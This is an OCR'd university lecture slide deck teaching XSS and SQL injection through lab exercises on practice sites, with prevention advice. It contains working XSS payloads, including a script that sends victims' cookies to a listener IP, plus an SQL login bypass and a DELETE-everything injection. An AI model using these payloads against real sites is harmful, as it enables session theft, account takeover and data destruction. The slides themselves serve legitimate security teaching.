Web Exploitation:

XSS & SQLi

Roman Bohuk

University of Virginia


2/7/2019

XSS

- Cross Site Scripting
- An injection attack where malicious code is inserted into a website (ex. blog post), and it gets executed in the browsers of the users who visit the site due to lack of filtering
- The attacker can read the contents of the page, change the contents, and fetch cookies / session tokens (which may allow the attacker to login as the user)

HTML / CSS / JavaScript

```
<!DOCTYPE html>
<html>
  <head>
    <title>Hi!</title>
    <style> h1 {color:blue;} </style>
  </head>
  <body>
    <h1>Hello World!</h1>
    <script>alert("Test!");</script>
  </body>
</html>
```



This page says:

Test!


HTML / CSS / JavaScript

<b></b> tags make the text bold

<script></script> tags let you do anything

```
//returns a list of all cookies
document.cookie
//returns a list of all cookies
alert("Test");
//sends
xhttp.open("GET", "https://example.com/", true);
xhttp.send();
```

General Flow



1. Hacker sends a malicious request to the server

2. Server stores and sends the malicious code to the user

3. User goes to the website

4. Code on the website captures and sends the authentication cookie to the hacker

5. Hacker logs in as the user on the website

Hands On

- Go to https://metactf.com/xss_demo/blog
- Be the first one to take over the webpage and do whatever you want (alert a message, flash colors, move elements, redirect to a different page, crash the client browser)
- The assumption is that you all know some basic JavaScript

Sample Solutions


- You first have to notice that the message is escaped. No way to inject code there.
- There is one more input on the page – the color. Press F12 and change the input attribute from “color” to “text”. “maxlength” attribute can also be removed or modified to accommodate a greater character length.

Sample Solutions

```
// Display a message
white"><script>alert("Hacked by Roman");</script>
// or if you want to look professional
white"><script type="text/javascript">alert("Hacked by Roman");</script>
</span><span><br style="

// Crash the client browser
white"><script>var t="";for(var i=0;i<100000;i++){t=t+i.toString();
history.pushState(0,0,t);}</script>

// Flash colors on page
white"><script>setInterval(function(){var e=document.querySelector('body');
e.style.backgroundColor=(e.style.backgroundColor=='lime')?'magenta':'lime';},50);
</script>
```



```
<body>
<h1>WELCOME TO THE OPEN BLOG</h1>

<h2>Submit a message</h2>
<form method="POST">
<h3>Enter message:</h3>
<textarea name="text" rows="5" cols="30"></textarea>
<h3>Choose text color:</h3>
<input type="color" name="color" value="#ff0000" maxlength="10">
<br><br>
<input type="submit">
</form>
<br><br>
<h2>Past messages:</h2>
<strong>2016-05-23 21:27:52</strong> - <span style="color:#ff0000">test message</span><br><strong>2016-05-23 21:27:34</strong> -
<span style="color:white"><script type="text/javascript">alert("Hacked by Roman");</script></span><span><br style="">Hello
World</span><br></body>
</html>
```

Prevention

- Make sure to escape the user input
- PHP function **htmlentities()** does that
- Chrome automatically detects XSS attempts but only once
- Kaspersky firewall magically blocks the malicious requests completely

Receiving Session Tokens

ipconfig (Windows) or ifconfig (Linux) to get the IP address of the server

```
$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

It will display all of the GET requests.

Receiving Session Tokens


Sample javascript code:

```
var xhttp = new XMLHttpRequest();
xhttp.open("GET", "http://172.26.30.254:8000/?" + document.cookie);
xhttp.send();
```

Will not work if the vulnerable site uses SSL. For security reasons, Chrome prevents such attacks. You can use something like https://webhook.site or https://requestbin.fullcontact.com instead.

Beyond

- SelfXSS – people willingly run malicious code in hopes to gain something
- CSRF – allows websites to send requests to other websites acting on user’s behalf



Stop!

This is a browser feature intended for developers. If someone told you to copy-paste something here to enable a Facebook feature or "hack" someone's account, it is a scam and will give them access to your Facebook account.

See https://www.facebook.com/selfxss for more information.

Hands On

- Go to https://metactf.com/xss_demo/blog3
- Try to login as an admin (using cookies).
- Submit a blog post and send me a phishing email to rbb8yd@virginia.edu
  - I promise to read it

SQL Injection

- The hacker can insert a SQL query via the input data from the client to the application

```
$query = "SELECT * FROM users WHERE name = '" . userName . "';"
```

If username is bob:

```
$query = "SELECT * FROM users WHERE name = 'bob';"
```

If username is `' OR '1'='1`:


```
$query = "SELECT * FROM users WHERE name = '' OR '1'='1';"
```

Hands On

- Go to http://tinyurl.com/SQLInjectPractice
- This secure SSN viewing site doesn't seem so secure. Get the flag from it, which is in a comment of the admin account.
- Your own username is **alice** and your password is **1234**

Don't Trust The Links

- TinyURL.com has a beautiful link preview feature
- This is a good example of CSRF



TinyURL.com

Making over a billion long URLs usable! Serving billions of redirects per month.

Home

Example

Make Toolbar Button

Redirection

Hide URLs

Preview Featurecool!

Link to Us!

Terms of use

Welcome to TinyURL!™

Are you sick of posting URLs in emails only to have it break when sent causing the recipient to have to cut and paste it back together? Then entering in a URL in the text field below, we will create a tiny URL that ***will not break in email postings*** and ***never expires***.

Enter a long URL to make tiny:
Make TinyURL!
Custom alias (optional):
http://tinyurl.com/
May contain letters, numbers, and dashes.

An example

Turn this URL:

Hands On

- https://problems.metactf.com/rvasec2018/secure_db/
- This secure SSN viewing site doesn't seem so secure. Get the flag from it, which is in a comment of the admin account.
- Your own username is **alice** and your password is **1234**

Hands On

- Go to https://metactf.com/xss_demo/blog2
- This is the same blog as before with lessened security. Take it over again and remove all the current entries
- The query that gets executed is in the comments

Sample Solution

```
',''); DELETE FROM blog WHERE NOT 1 LIKE
CONCAT('

 -- Deletes everything from the table

 -- Only one of many ways
```

Mitigation

- Use prepared statements in your queries

```
$stmt = $mysqli->prepare("INSERT INTO blog (text, color) VALUES (?,?);");
$stmt -> bind_param("ss",htmlspecialchars($_POST["text"]),$_POST["color"]);
$stmt -> execute();
$stmt->close();
```

- Set proper permissions for each database user
- Do not use the same database user for all applications

Mitigation

SANITIZE USER INPUT ON THE SERVER SIDE

Restricting a user from typing something malicious in a text box does not do much at all